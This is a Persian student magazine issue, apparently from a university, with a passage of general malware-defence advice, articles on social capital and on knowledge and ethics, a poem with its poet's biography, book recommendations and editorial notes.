10- بر روی دسکتاپ (Desktop)، آیکون‌هایی با ماهیت نامعلوم مشاهده می‌کنم

11- بعضی مواقع، پیام‌های خطای (error) غیرعادی بر روی کامپیوترم نمایش داده می‌شود

12- به نظر می‌رسد نمی‌توانم به کنترل پنل (control panel) کامپیوترم دسترسی داشته باشم

و نیز :

مرورگران خوب کار نکند - غیرفعال شدن ناگهانی آنتی‌ویروس - غیرفعال شدن ناگهانی Task Manager و Msconfig

کاهش سرعت کامپیوترا - ناپدید شدن فایل‌ها - اشکال در اتصال به اینترنت - خرابی تمام وقت برنامه‌ها

ظاهر شدن برنامه جدید - تبلیغات پاپ‌آپ بیش از حد - پیغام‌هایی که شما ارسال نکرده‌اید

قطع دسترسی به کامپیوترا - غیرفعال شدن بعضی برنامه و ابزارها و مشکلات دیگر ...

برنامه‌های ضد بدافزار که از دو طریق با بدافزار نبرد می‌کنند :

1- محافظت بی‌درنگ: در این نوع محافظت برنامه ضد بدافزار تمام اطلاعات ورودی از شبکه را اسکن می‌کند تا از ورود بدافزارها و تهدیدهایی که با آن‌ها می‌آیند جلوگیری به عمل آورد. یعنی نرم‌افزار فایل‌ها را در زمان دانلود آن اسکن نموده و از فعالیت هر چیزی که بدافزار شناخته شود ممانعت به عمل می‌آورد.

2- تشخیص و پاکسازی بدافزارهایی که قبل از رایانه نصب شده‌اند: این نوع از ضد بدافزارها محتوای رجیستری ویندوز، فایل‌های اجرایی سیستم و برنامه‌های نصب شده روی یک رایانه را اسکن می‌کنند و لیستی از تهدیدهای پیدا شده را تهیه می‌کنند، و به کاربر اجازه می‌دهند که چه فایل‌هایی را حذف یا نگاه دارد.

نرم افزار هایی که بدافزارها را شناسایی میکنند مشخصاً آنتی ویروس‌ها هستند که از روش‌های مختلف سیستم را بررسی و بدافزارها را پیدا میکنند، آنتی ویروس‌ها از روش‌های مختلف مثل بررسی برپایه sign‌ها برنامه‌ها و اپلیکیشن‌ها و یا با روش‌هایی نظیر Real Time Protection این کار را انجام میدهند.

از آنتی ویروس‌های معروف و قدرتمند میتوان به ESET NOD32 - Kaspersky - BitDefender - Avira - McAfee - Norton - Trend Micro و ... اشاره کرد.

تعدادی از سرویس‌ها وجود دارند که اکثرها با استفاده از انجین‌های آنتی ویروس‌های مهم و در قالب یک سایت و بصورت آنلاین میتوانند فایل‌های برنامه‌ها و اپلیکیشن‌ها را بررسی کنند؛ این سایت‌ها بررسی‌هایی مختلفی بصورت خودکار از جمله اسکن و بررسی استاتیک انجام میدهند و در نهایت یک گزارش ارائه داده که شامل توانایی‌هایی از آن برنامه در رابطه با اینکه چه دسترسی‌هایی دارند و چه کارایی میتوانند انجام بدهند و لیستی از آدرس‌هایی که این برنامه یا اپلیکیشن به آنها متصل میشود را عرضه میکنند و نهایتاً این داده‌ها با نمونه فایل‌هایی که از بدافزارها در اختیار دارند مقایسه و یک گزارش کلی ارائه میکنند.

برای نمونه میتوان به سرویس‌هایی مثل Virus Total - ESET's Free Online Scanner - Hybrid Analysis - Koodous و ... اشاره کرد که میتوانند فایل‌ها و اپلیکیشن‌های مختلفی را بررسی و آنالیز کنند.

از بدافزارهایی که بیشترین فعالیت را در سال گذشته داشته‌اند میشود به wannacry - kovter - gh0st - coin miner - trickbot - Zeus و ... اشاره کرد.

مقابله =

روش‌های انتشار اغلب بدافزارها نسبتاً شناخته شده است و میتوان با رعایت نکات زیر تا حدی از آلودگی کامپیوتر جلوگیری کرد؛ صفحات مطمئن را باز کنید، اگر به لینکی اعتماد ندارید پس از بازکردن آن خودداری کنید. بیشتر بدافزارها در سایت‌هایی که دارای محتوای غیرقانونی هستند وجود دارند

اجرای دستورات Html را در ایمیل خود غیرفعال کنید. ایمیل یکی از موثرترین روش‌های انتشار بدافزارها میباشد. وقتی یک ایمیل که محتوای آن آلوده است را باز می‌کنید بدافزارها میتوانند به صورت خودکار و بدون اطلاع نصب و اجرا شوند

فایل‌های پیوست ناشناس را دانلود نکنید
فایل‌های دارای فرمت نامشخص را دانلود، نصب و اجرا نکنید

برنامه‌های مورد نیاز خود را از سایت‌های منبع ویا معتبر و تخصصی نرم افزار دانلود کنید
فلش دیسک‌هایی که به کامپیوتر وصل میکنید را چک کنید و قبل از بازکردن محتوای آن از طریق آنتی ویروس آن را اسکن کنید

برنامه‌های مطمئن و شناخته شده را روی سیستم نصب کنید
و در نهایت توصیه مابه شما این است که از یک آنتی ویروس خوب و قدرتمند بصورت قانونی استفاده کنید و دائمآ آن را به روز رسانی کنید. چنانچه با رعایت تمامی موارد بدافزارها به سیستم شما راه یافتنم میتوانید با استفاده از آنتی ویروس، بسیاری از این بدافزارها را از بین ببرید.

پانویس: نکاتی که گفته شد در رابطه با گوشی‌های موبایل هوشمند نیز میتواند صدق کند. از این رو با وصل نشدن به وای‌فای‌های رایگان اماکن عمومی و همچنین نصب نکردن فایل‌ای نامطمئن (Unknown sources) میتوان از ورود ویروس و بدافزار به دستگاه خود جلوگیری کرد.

نویسنده‌گان: علی کیانی

مهندس چواد دادگر

منبع: دانش فردی-بستر اینترنت

نویسنده:

محمد مبشری

سال انتشار:


1387

چکیده:

این مقاله مفهوم سرمایه اجتماعی را شرح می‌دهد و تعاریف مختلف آن را ارائه می‌کند. سپس اهمیت و کارکردهای سرمایه اجتماعی را بر می‌شمرد.

۱- مقدمه

مفهوم سرمایه اجتماعی در سال‌های اخیر در حوزه‌های گوناگون علوم اجتماعی، اقتصاد و اخیراً در علوم سیاسی مطرح شده است. سرمایه‌ای اجتماعی عبارت است از ارتباطات و شبکه‌های اجتماعی‌ای که می‌توانند حس همکاری و اطمینان را در میان افراد یک‌جامعه پدید آورند.



اما در عصر حاضر برای توسعه بیشتر از آنچه به سرمایه‌اقتصادی، فیزیکی و انسانی نیازمند باشیم به سرمایه اجتماعی نیازمندیم زیرا بدون این سرمایه، استفاده از دیگر سرمایه‌ها به طور بهینه انجام نخواهد شد. در جامعه‌ای که فاقد سرمایه‌اجتماعی کافی است سایر سرمایه‌ها ابتر می‌مانند و تلف می‌شوند. از این‌رو موضوع سرمایه اجتماعی به عنوان یک اصل اساسی برای نیل به توسعه پایدار محسوب شده و حکومت‌ها و دولتمردانی موفق قلمداد می‌شوند که بتوانند با اتخاذ سیاست‌های لازم و ارائه راهکارهای مناسب در ارتباط با جامعه به تولید و توسعه سرمایه اجتماعی بیشتر نائل شوند.

۲- تعریف سرمایه اجتماعی از نگاه صاحب‌نظران سرمایه اجتماعی واژه‌ای است که در سال‌های اخیر وارد حوزه علوم اجتماعی و اقتصادی شده و از این‌منظور دریچه تازه‌ای را در تحلیل و علتیابی مسائل اجتماعی و اقتصادی گشوده است. در این زمینه مطالعات وسیعی توسط صاحب‌نظران و دانشمندان این علوم صورت گرفته و نظریه‌پردازانی همچون جین جاکوب (1961)،

در این میان نباید از نقش نهادهای مدنی و دمکراتیک و نیز نقش دولت در گشودن چنین فضاهایی غافل شد. به هر روی، امروز بر جامعه‌شناسان ثابت شده که یکی از ابعاد مهم هر توسعه‌ای توجه به سرمایه‌های اجتماعی است. از این‌رو سرمایه‌ای اجتماعی، یکی از مهمترین شاخصه‌های رشد و توسعه هر جامعه‌ای به شمار می‌آید. مطلب حاضر در چند بخش به بحث درباره سرمایه اجتماعی می‌پردازد.

انسان به طور ذاتی در تعامل با دیگران نیازهای خود را بر طرف ساخته و گذران امور می‌کند. اثرات این کنش‌های متقابل در نقش آنها تا حدی است که حذف آن، زندگی را غیر ممکن می‌سازد. اما در این میان دانشمندان علوم اجتماعی با نگرشی کنجدکاوانه در جوامع به شناسایی این کنش‌ها پرداخته و به مجموع عواملی پی برده‌اند که آن را سرمایه‌ای اجتماعی نامیده‌اند. مفهوم سرمایه‌ای اجتماعی در برگیرنده مفاهیمی همچون اعتماد، همکاری و همیاری میان اعضای یک گروه یا یک جامعه است که نظام هدفمندی را شکل می‌دهند و آنها را در جهت دستیابی به هدف‌های ارزشمند هدایت می‌کند.

لوری (1970) بن پرات (1980)، ویلیامسن (1981)، بیکر (1983)، جیمز کلمن (1966)، رابرتس پاتنام (1970)، پیربوردیو (1980) و فرانسین فوکویاما (1990) تعاریف متعددی از سرمایه اجتماعی ارائه کرده‌اند.

جیمز جاکوب در کتاب «مرگ و زندگی شهرهای بزرگ آمریکایی» سرمایه اجتماعی را شبکه‌های اجتماعی فشرده ای می‌داند که در محدوده‌های قدیمی شهری در ارتباط با حفظ نظافت، عدم وجود جرم و جنایت خیابانی و دیگر تصمیمات در مورد بهبود کیفیت زندگی در مقایسه با عوامل نهادهای رسمی مانند نیروی حفاظتی پلیس و نیروی انتظامی، مسئولیت بیشتری از خود نشان می‌دهند. یک مثال عینی این تعریف را در دنیای امروزه می‌توان در تشکلهای غیردولتی حمایت از محیط زیست یافت. این شبکه اجتماعی بعضی نیروهای قدرتمندی را به صورت NGO‌ها بوجود می‌آورد که حتی در حمایت از محیط زیست موجب توقف پروژه‌های عمرانی دولت نیز می‌شوند.

گلن لوری، سرمایه اجتماعی را مجموع منابعی می‌داند که در ذات روابط خانوادگی و در سازمان اجتماعی جامعه وجود دارد و برای رشد شناختی یا اجتماعی کودک یا جوان سودمند است. بن‌پرات، در تعریف سرمایه اجتماعی، روابط بین افراد یک خانواده، گروهی از دوستان یا شرکای کرده‌اند که اقتصاد نهادی نام گرفته است. بیکر تعریف می‌کند و به بررسی اثرات این رابطه بر مبادلات اقتصادی می‌پردازد.

ویلیامسن و بیکر، که به دنبال مطالعات بن‌پرات در پی بررسی شیوه اثرباری یک سازمان اجتماعی بر عملکرد نهادهای اقتصادی بوده‌اند مجموعه‌ای از مطالعات را پایه گذاری کرده‌اند که اقتصاد نهادی نام گرفته است. بیکر نشان داده است که چگونه روابط میان سوداگران در بازار فوق العاده عقلانی شده بورس تجاری شیکاگو توسعه می‌یابد، حفظ می‌شود و بر قابلیت داد و ستد تاثیر می‌گذارد.

از نظر پیربوردیو، سرمایه اجتماعی حاصل جمع منابع بالقوه و بالفعلی است که نتیجه مالکیت شبکه مثبت تلقی شود روابط کمابیش نهادینه شده آشنازی و شناخت متقابل بین افراد - یا به بیان دیگر عضویت در گروه - است. شبکه‌ای که هر یک از اعضای خود را از پشتیبانی سرمایه جمعی برخوردار می‌کند و آنان را مستلزم شرایطی به مراتب بیش از سرمایه اجتماعی مرتکب شوند. در واقع پیوندهای شبکه ای می‌باشد از نوع خاصی باشند، یعنی مثبت و مبتنی بر اعتماد.

برخلاف بوردیو، کلمن از واژگان مختلفی برای سرمایه اجتماعی کمک گرفت. وی مفهوم سرمایه اجتماعی را از ابعاد مختلف بررسی کرد. کلمن برای تعریف سرمایه اجتماعی از کارکرد آن کمک گرفت و تعریفی کارکردی از سرمایه اجتماعی ارائه داد و نه تعریفی ماهوی. بر این اساس سرمایه اجتماعی شیء واحد نیست بلکه انواع چیزهای گوناگونی است که دو ویژگی مشترک دارند: همه آنها شامل جنبه‌ای از یک ساخت اجتماعی هستند و کنش های معین افرادی را که در درون ساختار هستند تسهیل می‌کنند. سرمایه اجتماعی مانند شکل‌های دیگر سرمایه مولد است و دستیابی به هدف‌های معینی را که در نبود آن دست یافتنی نخواهد بود، امکان‌پذیر می‌سازد. سرمایه اجتماعی مانند سرمایه فیزیکی و انسانی کاملاً تعویض پذیر نیست اما نسبت به فعالیت‌های به خصوصی تعویض‌پذیر است.

شكل معینی از سرمایه اجتماعی که در تسهیل کنش‌های معینی ارزشمند است ممکن است برای کنش‌های دیگر بی‌فایده یا حتی زیان‌مند باشد. سرمایه اجتماعی نه در افراد و نه در ابزار فیزیکی تولید قرار دارد. بنابراین از نظر کلمن سرمایه اجتماعی شامل یک چارچوب اجتماعی است که موجب تسهیل روابط میان افراد درون این چارچوب می‌شود، به گونه‌ای که فقدان آن


۳- اهمیت سرمایه اجتماعی

در دو دهه اخیر مفهوم سرمایه اجتماعی در زمینه‌ها و اشکال گوناگونش به عنوان یکی از کانونی‌ترین مفاهیم ظهور و بروز یافته است، هر چند شور و شوق زیادی در بین صاحب‌نظران و پژوهشگران مشابه چارچوب مفهومی و ابزار تحلیلی ایجاد کرد. لیکن نگرش‌ها، دیدگاه‌ها و انتظارات گوناگونی را نیز دامن زده است. افزایش حجم قابل توجه پژوهش‌ها در این حوزه بیانگر اهمیت و جایگاه سرمایه اجتماعی در سپهرهای متفاوت اجتماعی است. به طور کلی میزان سرمایه اجتماعی در هر گروه یا جامعه ای نشان دهنده میزان اعتماد افراد به یکدیگر است. همچنین وجود میزان قابل قبولی از سرمایه اجتماعی موجب تسهیل کنش‌های اجتماعی می‌شود، به طوری که در مواقع بحرانی می‌توان برای حل مشکلات از سرمایه اجتماعی به عنوان اصلی ترین منبع حل مشکلات و اصلاح فرآیندهای موجود سود برد.

از این رو شناسایی عوامل موثر در تقویت یا تضعیف سرمایه اجتماعی اهمیت بسزایی دارد.

تعدادی از عناصر اصلی که می‌توان سرمایه اجتماعی را با آن مورد اندازه‌گیری قرار داد عبارتند از: آگاهی به امور عمومی، سیاسی، اجتماعی، وجود انگیزه در افراد جامعه که در پی کسب این دسته از آگاهی‌ها برآیند، اعتماد عمومی به یکدیگر، اعتماد به نهادهای مردمی و دولتی، مشارکت غیررسمی همیارانه در فعالیت‌های داوطلبانه در تشکل‌های غیردولتی، خیریه‌ای، مذهبی، اتحادیه‌ها، انجمن‌های صنفی و علمی و... در مجموع می‌توان گفت که یکی از معیارهای اصلی در شناخت سرمایه اجتماعی شکل و شیوه روابط اجتماعی افراد با یکدیگر و نحوه همزیستی آنها در جامعه مورد مطالعه است. از دیگر معیارها می‌توان به احساس مردم نسبت به حکومت و مردم اشاره کرد و نیز داشتن احساس خوشایند نسبت به امنیت، پیوندهای خانوادگی و اجتماعی و امیدواری نسبت به آینده از معیارهای مطرح محسوب می‌شود.

اگر سرمایه اجتماعی را ارتباط و شبکه‌های اجتماعی ای که می‌توانند اطمینان و حس همکاری را در میان افراد حاضر در شبکه‌های مورد بحث ایجاد کنند بدانیم، آنچه بیش از پیش اهمیت پیدا می‌کند نقش نهادهای جامعه مدنی در تشکل این سرمایه است. اگر ما مانند عنصری از یک سازمان مدنی به صورت همیشگی همدیگر را ملاقات کنیم احساس مسئولیت نسبت به همدیگر در ما پیدا می‌شود و می‌توانیم به همدیگر اعتماد کرده و در نهایت با هم همکاری کنیم. برای اینکه احساس اطمینان در بین باشد لازم است که ما همدیگر را ملاقات کنیم و ارتباط مدام با هم داشته باشیم.



همچنین چیزی که به طور جمعی می‌توانیم به دست آوریم به تنهایی نمی‌توانیم. منظور از باهمبودن، نهادهای اجتماعی‌ای است که کارکرد دیدار، شناخت و در نهایت اعتماد را میسر می‌کنند. البته حتماً لازم نیست که ارتباط پیش‌گفته تنها در داخل نهادهای جامعه مدنی باشد بلکه بیشتر روش‌ها و فرم‌های اجتماعی را نیز که ارتباط مداوم و سازماندهی شده دارند، در بر می‌گیرد. اما نباید از یاد بردن که اعتماد و حس همکاری با شیوه‌ای آسان‌تر در داخل نهادهای جامعه مدنی درست می‌شوند؛ به این دلیل که اعضای آن نهادها به دلخواه و بدون هیچ چشمداشتی به عضویت آن نهادها درمی‌آیند.

به این ترتیب سرمایه اجتماعی عبارت است از مجموع آن دسته از ارتباطات و شبکه‌های ارتباط اجتماعی که در جامعه موجودند و نیز میزان اعتماد و همکاری میان روابط موجود. در اینجا می‌توان گفت اگر در جامعه‌ای میزان سرمایه اجتماعی پایین باشد خطر افتادن آن جامعه به وضعیت تله اجتماعی بسیار بالاست. تله اجتماعی یعنی سرمایه اجتماعی پایین، نبودن اعتماد و اطمینان به یکدیگر بین مردم، رواج فساد اداری- اقتصادی، ترس و... پس می‌توان تله اجتماعی را که بعضی اوقات از آن به عنوان مشکل منافع جمعی یاد می‌شود به صورت زیر شرح داد.

همه می‌دانیم که منافع مان ایجاب می‌کند که همه با هم همکاری کنیم. اما اگر تو به این باور نرسی که تمام افراد دیگر اجتماع هم همکاری می‌کنند، دیگر معنایی نخواهد داشت که تو به تنهایی همکاری کنی. نتیجه این اعتقاد این است که همکاری و تلاش برای منافع جمعی تنها زمانی میسر می‌شود که انسان به این باور برسد که همه افراد دیگر نیز همکاری خواهند کرد.

يرفع الله الذين امنوا منكم و الذين اتوا العلم درجات

علم، اخلاق و تربیت واژه‌هایی هستند که هرکدام در محدوده زندگی انسانی کاربرد خاصی داشته و حکایت از حقیقت مهمی می‌کنند. حال سؤال این است که آیا هرکدام از این‌ها دارای کار آیی مستقل از دیگری بوده و هیچگونه ارتباطی بین آن‌ها متصور نیست و یا اینکه دارای ارتباط تنگاتنگ و اثربذیری متقابل می‌باشند؟ قبل از طرح پاسخ این سؤال بهتر است به تبیین معنای هر یک از این واژه‌ها پردازیم و سپس وارد این بحث شویم.

معنای لغوی علم و اخلاق و تربیت

علم، مصدر فعل «علم» و به معنای دانستن، دانش، آگاهی و معرفت است و هر چیزی می‌تواند متعلق آن واقع شود. «اخلاق» نیز جمع «خلق» یا «خُلُق» است

و بر مجموعه «صفات روحی و باطنی انسان و رفقاری که در اثر آن صفات از او صادر می‌گردد، اطلاق می‌شود» البته این رفتار آیننه و انعکاس‌دهنده کیفیت آن صفات اعم از شایسته و ناشایسته می‌باشد. اما واژه «تربیت» در اصل مصدر باب تفعیل از ماده «ربو» و به معنای پرورش دادن می‌باشد. واژه تربیت، واژه‌ای عام است و تمام اقسام پرورش، اعم از تربیت بدنی، تربیت عقلی و تربیت اخلاقی را در بر می‌گیرد و بنابراین تربیت عقلی که از راه تفکر و تعلیم و تعلّم حاصل می‌شود خود از مصاديق تربیت است. مراد از تربیت در عنوان این بحث تربیت اخلاقی و به تعبیر قرآن کریم تزکیه و تهذیب نفوس است.

تأثیر علم در تزکیه اخلاقی

اصل وجود ارتباط بین علم و اخلاق شایسته امری انکارناپذیر است به‌طوری‌که هر چه بر معرفت انسان نسبت به خوبی‌های صفت پسندیده و اعمال شایسته افزوده شود و از آثار زیان‌بار و پیامدهای منفی اعمال زشت و صفات اخلاقی ناپسند بیشتر آگاه گردد، بی‌شك در تربیت اخلاقی او مؤثرتر است و او را به سمت اخلاق پسندیده بیشتر سوق می‌دهد. زشتی‌ها جای خود را به زیبایی‌ها و بسیاری از مفاسد اخلاقی جای خود را به محاسن اخلاقی می‌دهد.

دیدگاه‌ها درباره ارتباط علم و اخلاق

ذکر تعلیم در کنار تزکیه و پرورش اخلاقی در آیات قرآن، که در ادامه ذکر می‌شوند، نیز نشان از وجود رابطه عمیق میان این دو دارد. لکن سؤال این است که آیا این مسئله کلیّت دارد یا نه؟ در پاسخ به این سؤال نظرات متفاوتی ابرازشده است که ما به دو نظر مهم اشاره می‌کنیم :

رابطه عمیق

گروهی معتقدند علم و حکمت سرچشمۀ اخلاق حمیده است و رذایل اخلاقی مغلول جهل و نادانی است و تنها راه برای مبارزه با رذایل اخلاقی و پیدایش فضائل، گسترش علم و دانش و بالا بردن سطح افکار جامعه است و «فضیلت» مساوی با «معرفت» است. زیرا هیچ‌کس آگاهانه به دنبال بدی و شر نمی‌رود و اگر خوبی را تشخیص داد آن را رها نمی‌سازد. برخی این نظر را به سقراط نسبت داده‌اند.

نفي وجود رابطه

برخی شاید مایل باشند که بگویند دانش و هوشیاری در افراد آلوده سبب می‌شود که جنایات خود را هوشیارانه‌تر انجام دهند و بنابراین رابطه میان علم و اخلاق را منکر شوند.

[برگرفته از مقاله «رابطه علم و اخلاق»](#)



ادبیات

شعر نو

شعر هایم را نثارت میکنم / تا که دنیا را پر از گندم کنی
 عشق را همراه با هر خوشه ای / در جهان ، ارزانی مردم کنی
 نان در آری از تنور عاشقی / خویش را در پخت آن، هیزم کنی
 گاه انگوری کنی در این مسیر / گاه خود را ساقی و گه خم کنی
 نان خالی در کنار جام پر / اولی را همراه دوم کنی
 نانوا می باش و ساقی همزمان / تا مبادا زندگی را گم کنی

مجتبی کاشانی



بیوگرافی محتبی کاشانی

محتبی کاشانی (متولد ۱۳۲۷ مشهد - درگذشته ۲۳ آذر ۱۳۸۳ تهران) متخلف به [م.سالک] فعالیت های تخصصی و شغلی : محقق، نویسنده و مشاور مدیریت عمومی و صنعتی فعالیت ادبی : از سال ۱۳۴۹ در زمینه شعر و نویسنده

پس از اخذ دیپلم جهت ادامه تحصیل در رشته اقتصاد وارد دانشگاه شیراز شد؛ و در سال ۱۳۵۶ فوق لیسانس خود را از مرکز مطالعات مدیریت وابسته به دانشگاه هاروارد دریافت نمود و در سال های ۱۳۵۶ و ۱۳۶۷ و ۱۳۶۹، به ترتیب دوره های مدیریت صنعتی، مهندسی صنایع و کنترل کیفیت فراغیر را در ژاپن گذراند.

فعالیت های فرهنگی و اجتماعی :

- مرحوم کاشانی یکی از بنیانگذاران جامعه یاوری به همراه غلامحسین شافعی بوده که هدف و فعالیت آن ایجاد مدارس و مراکز آموزشی و فرهنگی در مناطق محروم کشور است.
- صاحب امتیاز و مدیر مسئول فصلنامه یاوری
- شاعر و مدیری که مدرسه ساخت.
- کلام بسیار نافذی داشت و شعرهایش بسیار روی آدمها تاثیر می‌گذاشت، مردم بدون هیچ توقعی در کنارش بودند.
- مشاور مدیریتی شرکت های بزرگ ایران خودرو، ایساکو، سازمان صنایع ملی، سازمان مدیریت صنعتی، زامیاد، سایپا یدک، آذرآب، فومن شیمی، شرکت الکتروکویر، پارچین، موسسه استاندارد و ... بر عهده داشت.

کاشانی شاعری است که می توان او را در عین لمس واقعیت تلخ مثبت اندیش دانست شاعری است که در فضای شعری سپهری تنفس می کند و بر آن است تا در کشش های صرفًا عاشقانه نپرسد و توصیه سه را که شاعران وارث آب و خرد و روشی اند را جامه عمل بپوشاند و افق از لای شعرش سرک بکشد، سخنشن از طلوع فرداها باشد و شاعر آب و گل آینه باشد. او تلاش می کند به مخاطبانی که عمدتاً مدیران فناورانی هستند که در لابه لای چرخهای صنعت وارداتی گیر کرده اند درودی گرم بفرستد ...

تعدادی از تالیفات :

شعر :
دانه باشیم نه سیب - به همین آسانی - خویش را باور کن - از خوف تا ابیانه - باران عشق به آیندگان - روزنه - پل

مدیریت :
نقش دل در مدیریت - از گاراژ تا کلینیک

محتبی کاشانی از جمله افرادی بود که برای بلوغ فرهنگ مدیریت در ایران تلاش فراوان کرد.



نظم در بی‌نظمی و مدیریت : سید مهدی الوانی، حسن دانایی فرد

برندسازی چند حسی : احمد روستا، کبری سبز علی یغمایی

نقش دل در مدیریت : مجتبی کاشانی





مدیریت : جیمز.ای.اف.استونر

پایان انسان اقتصادی : پیتر دراکر

پر فروش ترین کتاب وال استریت ژورنال در زمینه کاری و مدیریت ماهی :

دکتر استفان سی لاندین و هری پاول و جان کریستنسن

تکامل چیست؟ : ارنست مایر، مترجم = سلامت رنجبر



practical malware analysis

تحلیل بدافزار یکی از گرایش‌های مهمی است که موقعیت‌های شغلی فراوانی هم دارد این کتاب یکی از بهترین‌ها در نوع خود برای شروع مهندسی معکوس بدافزارها و تحلیل‌های آنها است و راهکارهای علی مناسبی را ارائه میدهد

Serious Cryptography

کتابی درمورد رمزنگاری‌های مدرن توضیح و تشریح نحوه اجرای فرآیندهای الگوریتم‌های مختلف، در این کتاب کانسپت های ریاضی و منطقی انواع رمزنگاری‌های مختلف با نامونه‌های عملی بررسی شده‌اند و کتابی بسیار جامع برای آشنایی هرچه بیشتر با رمزنگاری میباشد

The Linux Programming Interface

یکی از بهترین کتاب‌ها در زمینه برنامه نویسی برای سیستم‌های یونیکسی و لینوکس که این روزها محبوبیت زیادی هم پیدا کرده است این کتاب چیزی حدود ۱۵۰۰ صفحه دارد و اطلاعات بسیار کاملی با ساختار لینوکس و کتابخانه‌ها و سیستم‌کال‌ها و... برای برنامه نویسی در این محیط میدهد



ایستگاه آخر

کلام پایانی نسخه اول :
 اولین نسخه نشریه با تلاش فراوان تیم نشریه و دوستان دیگری تهیه و تنظیم شده است، از این‌رو می‌توانید با مطالعه و همچنین نظر دهنده درباره مقاله‌ها را در بهبود دادن آن یاری دهید.
 امید است در شماره‌های بعدی بخش‌هایی نظیر خبرنامه، مصاحبه با اساتید برجسته دانشگاه و همچنین مطالب تخصصی و بروز دیگری اضافه شود.
 انشاء‌الله مطالب این فصل از نشریه مورد قبول واقع شده باشد.

برای تهیه نسخه‌های چاپ شده لطفاً به واحد نشریه مراجعه فرمایید؛
 حتماً انتقادات و پیشنهادات خود را با ما در میان بگذارید !!!

تمامی حقوق مادی و معنوی این نشریه متعلق به موسسه آموزش عالی
 علامه رفیعی می‌باشد.

کپی با ذکر منبع مشکلی نخواهد داشت.

راه‌های ارتباطی در شبکه‌های اجتماعی =

ارتباط با مدیریت نشریه : @ad_arq
 آیدی کانال دانشگاه : @allamerafieeuni

طراح گرافیکی و تنظیم کننده نشریه =



teleg & insta & Pinterest : @alistonecold
 gmail&yahoo : www.alistonecold7@ & alikianikaraj@